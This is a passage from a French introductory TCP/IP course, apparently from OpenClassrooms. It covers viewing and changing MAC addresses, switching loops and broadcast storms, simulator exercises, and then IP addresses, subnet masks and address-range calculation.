


Propriétés de la carte réseau




Il peut y avoir différentes options selon les capacités de votre carte.

Nous pouvons voir le full duplex dans la rubrique **Duplex intégral**, ainsi que l'adresse MAC dans NetworkAddress. Par défaut, on ne la voit pas, car elle est inscrite en dur dans la carte réseau, mais ma carte permet de la modifier. Allons-y !



Onglet Avancé, paramètre NetworkAdresse

En validant, nous voyons que la modification est effective !



La modification a été effectuée

Nous venons de modifier notre adresse MAC !



Dans certains cas, il peut être intéressant de modifier son adresse MAC, notamment si une authentification Wi-Fi se base sur l'adresse MAC d'une machine...

Ça y est, nous sommes de vrais pirates !

Non, pas tout à fait encore ! Comme vous le voyez, quand on **maîtrise ce que l'on fait** et qu'on le **comprend**, on peut vite sortir des sentiers battus et faire des choses intéressantes.

Regardons maintenant comment accéder à ces informations sous Linux.

## Sous Linux

### Accès par l'interface graphique

Non, je rigole, on ne fait pas d'interface graphique sous Linux !

Tout simplement car, contrairement à Windows, tout est accessible par l'interface en ligne de commande, l'inverse n'étant pas vrai. Alors on prend dès maintenant les bonnes habitudes et on travaille avec l'interface en ligne de commande.

### Accès en ligne de commande

La commande est presque la même sous Linux et sous Windows, à une lettre près. Il s'agit de la commande `ifconfig`:

```
homer:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:08:02:3f:ee:bb
          inet addr:10.8.98.235  Bcast:10.8.111.255  Mask:255.255.240.0
          inet6 addr: fe80::208:2ff:fe3f:eebb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12845408 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11301576 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2224032469 (2.0 GiB)  TX bytes:3324151145 (3.0 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4872863 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4872863 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2719670180 (2.5 GiB)  TX bytes:2719670180 (2.5 GiB)
```

Notre adresse MAC est indiquée en face de `HWaddr`, sa valeur est `00:08:02:3f:ee:bb`.

Ce n'est pas la même que sous Windows, mais c'est normal puisque ce n'est pas la même machine, et donc pas la même carte réseau.

On peut, là encore, modifier notre adresse MAC si notre carte réseau le supporte.

```

homer:/# ifconfig eth0 hw ether 00:01:02:03:04:05
homer:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:01:02:03:04:05
          inet addr:10.8.98.235  Bcast:10.8.111.255  Mask:255.255.240.0
          inet6 addr: fe80::208:2ff:fe3f:eebb/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12848026 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11303193 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2224386740 (2.0 GiB)  TX bytes:3324387978 (3.0 GiB)

```


Étudiez de plus près les options de `ifconfig` pour connaître toutes les fonctionnalités que vous pouvez configurer, en utilisant le `man`.

Voilà, nous avons rapidement vu comment la couche 2 était implémentée sur nos machines. Il nous reste à faire quelques exercices !

## Exercice 1 : quand la boucle est bouclée

Vous avez achevé votre formation d'administrateur systèmes et réseaux et vous venez d'être embauché par une petite société.

On vous explique brièvement l'architecture réseau employée.



Trois switches connectés entre eux

Trois switches sont connectés entre eux et quelques machines sont branchées sur chaque switch.

Problème : la semaine dernière, le switch 5, qui est au milieu, est tombé en panne et les machines des switches 1 et 9 ne pouvaient plus communiquer !

On vous demande donc de trouver une solution pour que le réseau puisse continuer de fonctionner, même si l'un des switches tombe en panne.

Vous vous dites alors qu'il faudrait relier les switches 1 et 9, ce qui permettrait qu'ils soient **toujours reliés** même si l'un des switches tombe en panne...

Et patatras...

Une heure à peine après que vous avez relié les switches, le réseau ne fonctionne plus, plus personne n'a accès à Internet et on n'arrive même plus à communiquer avec les machines sur le réseau local.



Que se passe-t-il ?

Vous venez de créer ce que l'on appelle une **boucle de commutation** et c'est très grave !

En effet, cette boucle offre deux chemins possibles pour atteindre une destination.

Dans le cas de l'envoi d'une trame vers une machine, le switch empruntera ces deux chemins et la trame arrivera à destination deux fois.

Néanmoins, cela devient très gênant dans le cas d'un **broadcast** !

En effet, notre broadcast va être envoyé sur les deux chemins puis, arrivé au prochain switch, il va être renvoyé par les deux chemins possibles puis, arrivé au prochain switch, renvoyé par les deux chemins possibles, etc.

Et ainsi de suite jusqu'à ce que les switches aient trop de broadcasts à traiter en même temps et soient complètement saturés.

Ce phénomène s'appelle une **tempête de broadcasts** (ou *broadcasts storm* en anglais).

Il est extrêmement puissant et peut faire écrouler les plus grands réseaux. J'ai déjà vu un réseau de 15 000 machines s'écrouler pendant plusieurs jours à cause d'un problème de ce type.

Et il suffit de créer une simple petite boucle... Autrement dit relier les deux extrémités d'un câble à un même switch...

Vous pourrez tester chez vous, ça fonctionne !



Mais alors comment répondre au problème initial ?

Il n'y a pas de solution... Du moins pas dans l'état actuel de nos connaissances.

Pour ceux qui veulent aller plus loin, vous pourrez vous renseigner sur les technologies de *spanning tree*, *fast spanning tree* et *802.1d*.



Ce qu'il faut en retenir : ne jamais faire de boucles sur, ou entre, des switches !



## Exercice 2 : le simulateur de réseaux

### Installation du logiciel

Pierre Loisel est un professeur de réseau que je vous recommande vivement. Il a créé un logiciel de simulation de réseaux pour mieux enseigner à ses élèves leur fonctionnement.

Il existe une version gratuite en ligne que vous pouvez télécharger à cette adresse : <http://www.reseaucerta.org/sites/default/files/simulateur.zip>. Ce fichier .zip contient le simulateur ainsi que la documentation et quelques exemples.



Pierre Loisel a développé un simulateur de réseaux, désormais en version plus évoluée et payante. Vous pourrez trouver toutes les informations nécessaires à cette adresse : <http://www.sopireminfo.com/>.

Nous allons donc nous servir du simulateur. Aucune installation n'est nécessaire, il s'agit juste d'un exécutable qui n'a pas besoin d'être installé. Il a seulement besoin du framework .NET pour fonctionner. Si jamais l'exécutable ne fonctionne pas, vous pouvez télécharger le framework .NET (<http://www.microsoft.com/fr-fr/download/details.aspx?id=17851>) ou une version plus récente si vous le souhaitez.

1. Décompressez le dossier simulateur.zip, téléchargé automatiquement via <http://www.reseaucerta.org/sites/default/files/simulateur.zip>.
2. Double-cliquez sur le fichier simulateur.exe pour le lancer.



Lisez la documentation fournie avec le simulateur jusqu'à la fin du chapitre B pour apprendre à manipuler le simulateur.


### Premiers pas avec trois hubs



Le simulateur en version gratuite n'est plus maintenu par son créateur et contient quelques bogues. Notamment, quand vous ajoutez un équipement, il lui arrive souvent **d'en ajouter deux ou trois à la fois**.

Je vous conseille donc à chaque fois que vous ajoutez un équipement, d'essayer de faire un glisser-déposer sur ce même équipement (cliquez sur l'équipement avec le bouton gauche de la souris et déplacez-le tout en maintenant le bouton enfoncé) pour voir s'il n'y a pas d'équipement en doublon derrière. Cela vous permettra de ne conserver que les équipements que vous voulez.

Dans un premier temps, vous allez essayer de configurer votre réseau avec trois hubs que vous relierez entre eux, sans utiliser le port le plus à droite du hub. Ajoutez ensuite une machine sur chacun de ces hubs.



Un autre type de configuration réseau



Si vous avez encore des ports en rouge, c'est que vos câbles ne sont pas bien configurés !

Essayez maintenant de relier les deux hubs qui ne sont pas reliés directement, puis essayez d'envoyer une trame en broadcast (faites un clic droit sur une carte réseau, puis sélectionner *Émettre une trame* et cliquez sur *OK*).



Que se passe-t-il et pourquoi ?

Nous obtenons un message d'erreur nous indiquant la présence d'une boucle ! C'est bien normal et vous le saviez déjà, non ?

Enlevez un des câbles et essayez à nouveau d'envoyer une trame en broadcast, puis en unicast vers une autre machine.



L'unicast est l'utilisation classique des réseaux : quand on envoie une trame vers une destination unique.




Quelle différence observez-vous entre les deux cas et pourquoi ?

Il n'y a pas de différence ! En effet, nous sommes sur un hub et les trames sont inévitablement envoyées à tout le monde, de la même manière qu'en broadcast.

## Passons au switch

Créez maintenant un réseau avec un seul switch et trois machines.



Un seul switch et trois machines

Effectuez un clic droit sur le switch et videz la table mac/port. Vous allez maintenant envoyer une trame unicast vers une des deux autres machines.



Que va-t-il se passer ?

Le switch envoie la trame vers toutes les machines, car il n'a pour l'instant aucune information dans sa table CAM.



Si l'on renvoie un paquet identique, que va-t-il se passer ?

La même chose ! Le switch a appris que la machine 1 était sur le port 1, mais il ne sait toujours pas sur quel port se trouve la machine de destination.

Nous allons maintenant voir comment fonctionne le switch. Pour cela, nous allons suivre son fonctionnement en cliquant sur *Aucun nœud tracé*. Sélectionnez ensuite *sw1*, que nous allons passer du côté des nœuds tracés.

Envoyez une trame d'une machine à une autre et observez les étapes de fonctionnement du switch.


Maintenant ça va être à vous de jouer !

Passez en mode manuel et envoyez une trame d'une machine à une autre. Vous devez alors décider de ce que doit faire le switch !

Nous avons fini nos exercices avec le simulateur, mais vous pouvez continuer à en explorer les fonctionnalités et vous amuser autant que vous le souhaitez.

### Exercice 3 : écriture d'une trame

Dans cet exercice, nous allons essayer de comprendre le contenu d'une trame lorsqu'elle sort d'une machine sur le réseau. Pour cela, prenons pour exemple le réseau de la figure suivante.



Un switch et trois machines

Imaginons que la station 1 envoie une trame à la station 3.

Écrivez la trame à la sortie de la machine 1 (vous connaissez maintenant le format d'une trame, cet exercice consistera simplement à mettre les bonnes informations dans les bons champs de l'en-tête Ethernet).

Pour rappel, voici le format d'une trame :

Adresse MAC DST	Adresse MAC SRC	Protocole de couche 3	Données à envoyer	CRC
-----------------	-----------------	-----------------------	-------------------	-----

La trame à la sortie de la machine 1 est donc :

Adresse MAC station 3	Adresse MAC station 1	Protocole de couche 3	Données à envoyer	CRC
-----------------------	-----------------------	-----------------------	-------------------	-----

C'était très facile, non ? :p

C'est normal, car nous avançons petit à petit. Nous reprendrons cet exercice au moment d'aborder les autres couches du modèle OSI. Et cela se corsera un peu !

Félicitations si vous avez réussi tous ces exercices, nous pouvons maintenant passer à la suite.

## Ce qu'il faut retenir

- Vous savez désormais quel matériel utiliser pour mettre en place un réseau local.
- Vous savez comment les machines communiquent entre elles sur un réseau local.
- Le matériel de couche 2, le switch, aiguille les informations d'une machine à une autre sur un réseau local.
- Vous savez où les informations de couche 2 sont situées sur votre machine.

Vous êtes maintenant prêt à passer à une couche plus complexe, la couche 3, qui va vous ouvrir de nouveaux horizons.

Cette partie est maintenant terminée. Prenez le temps de faire et refaire les exercices si besoin avant de passer à la partie suivante. Vous trouverez les liens des exercices à cette adresse : <https://openclassrooms.com/courses/apprenez-le-fonctionnement-des-reseaux-tcp-ip> À vous de jouer !



## Deuxième partie

# Communiquer entre réseaux

Cette partie présente la couche 3 du modèle OSI et tout ce qui permet d'identifier les réseaux et de communiquer entre eux.





# 7

## La couche 3 : relier des réseaux

Nous savons maintenant faire communiquer ensemble des machines qui sont branchées sur un même réseau. Nous allons à présent voir comment faire pour qu'elles puissent communiquer avec des machines situées à l'extérieur du réseau.

D'ailleurs, nous utilisons le mot **réseau**, mais de quoi s'agit-il exactement ? C'est ce que nous verrons dans ce chapitre, qui est le chapitre phare du cours car il concerne **LE protocole d'Internet, IP**.

Accrochez vos ceintures !

### La couche 3, ses rôles

La couche 3 est la « couche réseau ».

C'est un peu réducteur pour les autres couches, mais pour une fois le nom est relativement en adéquation avec son rôle !

Donc ce qui nous intéresse, c'est de savoir dans un premier temps quel est son rôle. Nous savons déjà communiquer sur un réseau local : la couche 3 va nous permettre de communiquer entre réseaux !



Le rôle de la couche 3 est donc d'**interconnecter les réseaux**.

Cela va nous permettre d'envoyer un message d'un réseau à un autre.




Comment envoyer un message à un réseau auquel nous ne sommes pas directement reliés et qui peut parfois être à l'autre bout du monde ?

Nous allons voir que **les réseaux sont tous reliés entre eux**, comme une chaîne.

Internet est comme un énorme ensemble de réseaux collés les uns aux autres, un peu comme des pièces dans une grande maison. Pour aller du salon à la chambre, on passe par plusieurs pièces.

C'est pareil pour les réseaux. Pour aller de mon réseau à celui du OpenClassrooms (ex-Site du Zéro), je passe par plusieurs réseaux intermédiaires.



Plusieurs chemins possibles pour rejoindre le Site du Zéro (OpenClassrooms)

D'ailleurs, on voit bien qu'il y a potentiellement plusieurs chemins pour aller de mon réseau à celui d'OpenClassrooms.



La couche 3 va donc me permettre de joindre n'importe quel réseau sur Internet, en passant par d'autres réseaux. Ma connexion à une machine sur un autre réseau se fera via des réseaux, de proche en proche.

Nous pouvons très bien illustrer ceci en utilisant la commande `traceroute` sous Linux (ou `tracert` sous Windows).



La commande `traceroute` permet d'indiquer par quelles machines nous passons pour aller d'un point à un autre sur Internet.

Ceci n'est pas un TP, mais une simple illustration du cours !

```
# traceroute www.siteduzero.com
traceroute to www.siteduzero.com (92.243.25.239), 30 hops max, 40 byte
packets
 1 labo.itinet.fr (10.8.97.1)  1.090 ms  1.502 ms  2.058 ms
 2 neufbox (192.168.1.1)  9.893 ms  10.259 ms  10.696 ms
 3 ivr94-1.dslam.club-internet.fr (195.36.217.50)  43.065 ms  43.966 ms
46.406 ms
 4 V87.MSY1.club-internet.fr (195.36.217.126)  42.037 ms  43.442 ms  45.091
ms
 5 TenGEC6-10G.core02-t2.club-internet.fr (62.34.0.109)  47.919 ms  48.333
ms  49.712 ms
 6 gandi.panap.fr (62.35.254.6)  52.160 ms  51.409 ms  52.336 ms
 7 po88-jd4.core4-d.paris.gandi.net (217.70.176.226)  54.591 ms  36.772 ms
36.333 ms
 8 vl9.dist1-d.paris.gandi.net (217.70.176.113)  39.009 ms  40.223 ms
40.575 ms
 9 lisa.simple-it.fr (92.243.25.239)  41.847 ms  44.139 ms  44.490 ms
```

Pour détailler un peu le contenu, chacune des lignes correspond à une machine que nous avons rencontrée sur Internet.

Ligne 1 : `labo.itinet.fr (10.8.97.1) 1.090 ms 1.502 ms 2.058 ms`.

Nous avons rencontré la machine `labo.itinet.fr` en à peu près 2 ms (rapide, non ?).

Puis, on voit à la ligne 2 que nous passons par une machine `neufbox`, et aux lignes 3, 4 et 5 par une machine `club-internet` (ce qui est normal puisqu'il s'agit de mon hébergeur).

Nous passons ensuite par un certain `gandi.net`. C'est un *registrar* (bureau d'enregistrement de nom de domaine) et hébergeur connu. Et d'après la ligne 8, on dirait bien que le Site du Zéro est hébergé chez `gandi.net`, car c'est la dernière étape juste avant d'arriver au Site du Zéro qui est hébergé sur la machine `lisa.simple-it.fr`.

Nous passons donc par de nombreuses machines avant d'atteindre le Site du Zéro, chacune d'entre elles étant sur un réseau différent. **Nous passons donc par de nombreux réseaux**. Plus exactement, nous sommes passés par 9 réseaux pour rejoindre le Site du Zéro.



On emploie ce terme depuis longtemps maintenant, mais c'est quoi un réseau ?

Pour comprendre ce qu'est un réseau, nous allons commencer par aborder une notion très importante de la couche 3. Car comme pour la couche 2, après avoir défini son rôle

(**interconnecter les réseaux**), nous allons nous pencher sur son adresse. Et cette adresse est nettement plus complexe à aborder que celle de la couche 2...

## Un identifiant, l'adresse IP

### Quelques questions préliminaires

Nous savons dialoguer sur notre réseau grâce à la couche 2. Il nous reste maintenant à en sortir pour aller voir ce qui se passe à l'extérieur, sur Internet.

Mais plusieurs problèmes se posent...

Nous ne connaissons pour l'instant qu'une adresse, l'adresse MAC, qui est utilisée sur notre réseau local.



Comment pourrions-nous être repérés par rapport à un autre réseau ? Comment allons-nous identifier les réseaux ? Vont-ils avoir une adresse ou un nom ? S'il faut une adresse pour le réseau et une pour ma machine, aurons-nous besoin de deux adresses de couche 3 ?

Nous allons répondre à ces questions dans les sections suivantes. La réponse à toutes nos questions est dans l'adresse de couche 3 : **l'adresse IP**.

### Deux adresses pour le prix d'une !

#### *Une adresse multifonction*

L'adresse IP est en fait l'adresse **du réseau ET de la machine**.

Plus exactement, une partie de l'adresse représentera l'adresse du réseau, et l'autre partie l'adresse de la machine.



Comment cette adresse s'écrit-elle ?

Une adresse IP est **codée sur 32 bits** (soit 4 octets, car un octet vaut 8 bits).

Afin de simplifier la lecture et l'écriture d'adresses IP pour les humains, nous avons choisi d'écrire les adresses avec la notation en décimal pointée. Cette dernière sépare les 4 octets sous forme de 4 chiffres décimaux allant de 0 à 255. Cela donne par exemple : 192.168.0.1



On en déduit que la plus petite adresse IP est **0.0.0.0** (quand tous les bits de l'adresse sont à 0), alors que la plus grande vaut **255.255.255.255** (quand tous les bits sont à 1).

Mais attention : au niveau des ordinateurs et des différents matériels réseau manipulant les adresses IP, ces dernières sont manipulées en binaire (base 2).

Pour plus d'informations sur les différentes bases numériques, vous pouvez consulter les tutoriels associés :

- du décimal au binaire : <http://www.openclassrooms.com/tutoriel-3-33029-du-decimal-au-binaire.html> ;
- les calculs en binaire : <http://www.openclassrooms.com/tutoriel-3-155460-les-calculs-en-binaire.html>.

Je vous conseille vivement leur lecture, car nous allons beaucoup manipuler les adresses en binaire par la suite.

Nous venons de voir qu'une partie de cette adresse IP représente l'adresse du réseau, et l'autre celle de la machine. Comment savoir quelle partie représente quoi ?

### Le masque de sous-réseau

Nous allons en fait ajouter une information supplémentaire à l'adresse IP, le masque de sous-réseau.

Ces deux informations, adresse IP et masque, seront **inséparables**.



C'est le masque qui va indiquer quelle est la partie réseau de l'adresse, et quelle est la partie machine.

### Définition : les bits à 1 dans le masque représentent la partie réseau de l'adresse IP.

On en déduit que les bits à 0 représentent la partie machine de l'adresse.

Prenons un exemple : on associe l'adresse IP 192.168.0.1 au masque 255.255.0.0.

Écrivons maintenant ces deux adresses en binaire pour y voir plus clair :

```
255.255.0.0 -> 11111111.11111111.00000000.00000000
192.168.0.1  -> 11000000.10101000.00000000.00000001
```

Le masque nous dit que les bits à 1 représentent la partie réseau de l'adresse :

```
255.255.0.0 -> 11111111.11111111.00000000.00000000
192.168.0.1  -> 11000000.10101000.00000000.00000001
```

Il nous dit aussi que les bits à 0 représentent la partie machine de l'adresse :

```
255.255.0.0 -> 11111111.11111111.00000000.00000000
192.168.0.1  -> 11000000.10101000.00000000.00000001
```

La partie réseau de l'adresse est donc 192.168, et la partie machine est 0.1. Voilà, vous maîtrisez désormais les masques !

Enfin, presque ! L'exercice que nous venons de faire était très facile, car la coupure entre les deux parties de l'adresse se faisait entre deux octets. Or, il arrive très souvent que **la coupure se fasse en plein milieu d'un octet**, et là, ça se corse...



Si nous reprenons l'exemple précédent en utilisant le masque 255.255.240.0, qu'est-ce que cela donne au niveau de l'adresse ?

Nous allons voir cela, en nous penchant un peu plus sur les masques et leur utilisation.

## Le masque de sous-réseau et les difficultés associées

Les calculs associés aux masques de sous réseau sont compliqués car les ordinateurs raisonnent en binaire, alors que nous, pauvres humains, nous travaillons en décimal. Or, passer du décimal au binaire n'est pas toujours facile, comme nous allons le voir à l'aide d'un exemple.

### Calcul de la partie réseau et de la partie machine d'une adresse

Reprenons l'exemple précédent : l'adresse 192.168.0.1 associée au masque 255.255.240.0. Comme on peut s'en douter, la coupure entre les deux parties de l'adresse ne va malheureusement pas se faire entre deux octets distincts, mais bien en plein milieu d'un octet.

Transformons ces deux nombres en binaire :

```
192.168.0.1 -> 11000000.10101000.00000000.00000001
255.255.240.0 -> 11111111.11111111.11110000.00000000
```

Comme prévu, la coupure imposée par le masque se produit en plein milieu d'un octet !

```
255.255.240.0 -> 11111111.11111111.11110000.00000000
```

Ce qui donne sur notre adresse pour les parties réseau et machine :

```
192.168.0.1 -> 11000000.10101000.00000000.00000001
```

Oups ! On ne peut pas repasser en décimal étant donné que la coupure se fait au milieu d'un octet. En effet, on ne peut malheureusement pas écrire un demi-octet ou seulement une fraction d'octet. On ne peut parler qu'en binaire.



La partie réseau de l'adresse est **11000000.10101000.0000** et la partie machine est **0000.00000001**.

Par conséquent, à chaque fois que la coupure aura lieu au milieu d'un octet, il ne sera pas possible d'écrire les parties réseau et machine de l'adresse autrement qu'en binaire.



Mais comment le savoir ?

Nous allons voir que les valeurs prises par les octets dans un masque sont spécifiques en raison de l'ordonnancement des 1 et des 0 dans ce masque.

### La contiguïté des bits

Dans un masque en binaire, **les 1 doivent se trouver à gauche et les 0 à droite**. On ne peut pas mélanger les 1 et les 0.

Par exemple, ce masque est **correct** :

11111111.11111000.00000000.00000000

Mais celui-ci est **incorrect** :

11111111.1110001100000000.00000000

Ainsi, on retrouvera toujours les mêmes valeurs pour les octets d'un masque, qui sont les suivantes :

```
00000000 -> 0
10000000 -> 128
11000000 -> 192
11100000 -> 224
11110000 -> 240
11111000 -> 248
11111100 -> 252
11111110 -> 254
11111111 -> 255
```

Ainsi, le masque suivant est **correct** :

255.255.128.0.

Alors que celui-ci est **incorrect** :

255.255.173.0.

Tout comme cet autre masque car il mélange des 0 et des 1 :

255.128.255.0

Bien ! Nous savons désormais ce qu'est un masque, comment il est composé et quelles sont les valeurs que chacun de ses octets peut prendre.

Il nous faut maintenant le mettre en pratique pour trouver les plages d'adresses associées à tel ou tel masque.



Une plage d'adresses est l'ensemble des adresses définies par l'association d'une adresse et d'un masque, de la plus petite adresse à la plus grande.

## Calculer des plages d'adresses

C'est ici que cela se complique mais rassurez-vous, nous allons avancer pas à pas pour que vous compreniez bien.

### *Calculer la première et la dernière adresse d'une plage*

Nous allons donc prendre un exemple d'adresse associée à un masque et nous allons essayer de trouver la plage d'adresses ainsi définie.

Reprenons notre exemple, à savoir l'adresse 192.168.0.1 associée au masque 255.255.240.0.

Votre mission, si vous l'acceptez, est de trouver la première et la dernière adresse du réseau auquel appartient cette adresse.



Et comment faire cela ?

Dans un premier temps, nous savons qu'il va falloir transformer ces adresses en binaire pour y voir plus clair, car la coupure a lieu en plein milieu du troisième octet.

Nous avons le masque et l'adresse :

```
255.255.240.0 -> 11111111.11111111.11110000.00000000
192.168.0.1 -> 11000000.10101000.00000000.00000001
```

Néanmoins, cela ne nous donne pas encore la première et la dernière adresse. En revanche, nous savons que les bits en vert dans l'adresse représentent la partie réseau, et les bits en rouge la partie machine.

De plus, toutes les machines appartenant à un même réseau ont un point commun : **tous les bits de leur partie réseau sont identiques !**



Eh oui ! Si jamais deux machines ont **des adresses dont la partie réseau est différente**, elles **ne sont pas dans le même réseau**. Cela paraît logique...

Pour notre calcul, nous en déduisons donc que toutes les machines appartenant à notre réseau vont avoir leur partie réseau égale à 11000000.10101000.0000.

En revanche, les bits de la partie machine de l'adresse vont pouvoir varier pour toutes les machines du réseau.

Dans ce réseau, les adresses des machines pourront prendre beaucoup de valeurs, selon que l'on met certains bits de la partie machine à 0 ou à 1.

Globalement, les adresses seront :

```
11000000.10101000.00000000.00000000 -> 192.168.0.0
11000000.10101000.00000000.00000001 -> 192.168.0.1
